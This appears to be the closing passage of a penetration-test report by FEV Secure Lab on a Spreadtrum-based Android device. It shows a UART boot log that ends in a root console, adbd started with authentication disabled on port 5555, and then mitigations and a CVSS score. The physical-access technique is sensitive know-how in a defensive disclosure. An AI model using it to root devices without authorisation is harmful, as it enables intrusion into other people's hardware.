



Figure 12: UART Pins enumeration.



```
merge_dtbo : offset = 0x20 size=0x864
uboot_set_rpmb_size: rpmb size 4194304
is_wr_rpmb_key rpmb key not write
uboot_is_wr_rpmb_key rpmb unwritten, call tos
uboot_check_rpmb_key get rpmb package, call tos to check rpmb key
enter mode normal, consume time: 6737ms
init log partition header success on 181 times bootup
[19700101 00:00:00][    0.000000] [0:swapper] c0 Booting Linux on physical CPU 0x0
[19700101 00:00:00][    0.000000] [0:swapper] c0 Linux version 4.14.133 (zhuyp@NWD-SERVER-N254) (Androi
211bb9eadfa6aa6301f84715cee4b37c5) (https://android.googlesource.com/toolchain/llvm 60cf23e54e46c807513
[19700101 00:00:00][    0.000000] [0:swapper] c0 Boot CPU: AArch64 Processor [411fd050]
[19700101 00:00:00][    0.000000] [0:swapper] c0 Machine model: Spreadtrum UIS8581A2H10 Board
[19700101 00:00:00][    0.000000] [0:swapper] c0 earlycon: sprd_serial0 at MMIO 0x0000000070100000 (opt
[19700101 00:00:00][    0.000000] [0:swapper] c0 bootconsole [sprd_serial0] enabled
[19700101 00:00:01][    1.200154] [1:swapper/0] c2 run init
console:/ #
console:/ #
console:/ #
console:/ #
console:/ #
console:/ #
console:/ #
console:/ #
console:/ # adbd
adbd E 03-24 13:40:34  4989  4989 auth.cpp:240] Failed to get adbd socket: No such file or directory
adbd I 03-24 13:40:34  4989  4989 main.cpp:223] Force set adbd auth_required: 0
adbd E 03-24 13:40:34  4989  4989 auth.cpp:249] Failed to get adbd socket: No such file or directory
adbd I 03-24 13:40:34  4989  4989 main.cpp:187] adbd listening on port 5555
adbd I 03-24 13:40:34  4989  4990 usb_ffs.cpp:232] opening control endpoint /dev/usb-ffs/adb/ep0
adbd I 03-24 13:40:34  4989  4990 usb.cpp:180] UsbFfsConnection constructed
adbd I 03-24 13:40:34  4989  4995 usb.cpp:314] USB event: FUNCTIONFS_BIND
```

Figure 13: UART shell access.

Successfully able to execute similar attack as mentioned in NW-VUL-01 after getting root access via UART port.

Recommendation to Mitigate:

1. Implement ADB private keys which will allow to connect with legitimate device only and for debug purpose.
2. Standard ADB port should not be used and changed with a custom port for better security.
3. The Busybox binaries for remote connection should not be in the system.
4. Strict firewalls rules for any outbound connection and installation of any binary.
5. Root access should be lock, and only normal user access given for debugging purposes.
6. UART needs to be lock and with strong password protection.

CVSS Score:

CVSS-v3.1 score (NVD - CVSS v3 Calculator (nist.gov))for this vulnerability is provided below.

CVSS Base Vector:	**AV:P/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H**	**Base Score: 6.4**

4 About Us

FEV is a globally leading engineering provider in the automotive industry and internationally recognized leader of innovation across different sectors, supplying solutions and strategy consulting to the world's largest automotive OEMs and Tier 1 companies through the entire transportation and mobility ecosystem.
FEV India commenced its operations in 2006, today, we have ardent team of over 950+ adept and specialized engineers working from FEV offices located at major automotive hubs of India: Pune (Talegaon, Baner, Chinchwad) | Chennai | Delhi | Jaipur.

FEV Secure Lab is one of FEV India's verticals where innovation meets security in IOT/OT and automotive cybersecurity. FEV Secure Lab is committed to securing the future of connected vehicles and IoT devices by providing innovative penetration testing solutions. Our skilled professionals have unrivalled expertise in identifying and addressing vulnerabilities, ensuring the resilience of IOT/OT and automotive systems against cyber threats. FEV Secure Lab is a trusted partner in securing the road ahead, with a passion for excellence and a commitment to advancing cybersecurity in the automotive, defense, railways and IOT industry.

For more information about our services, you can contact us fev_india@fev.com
Website: FEV Asia | India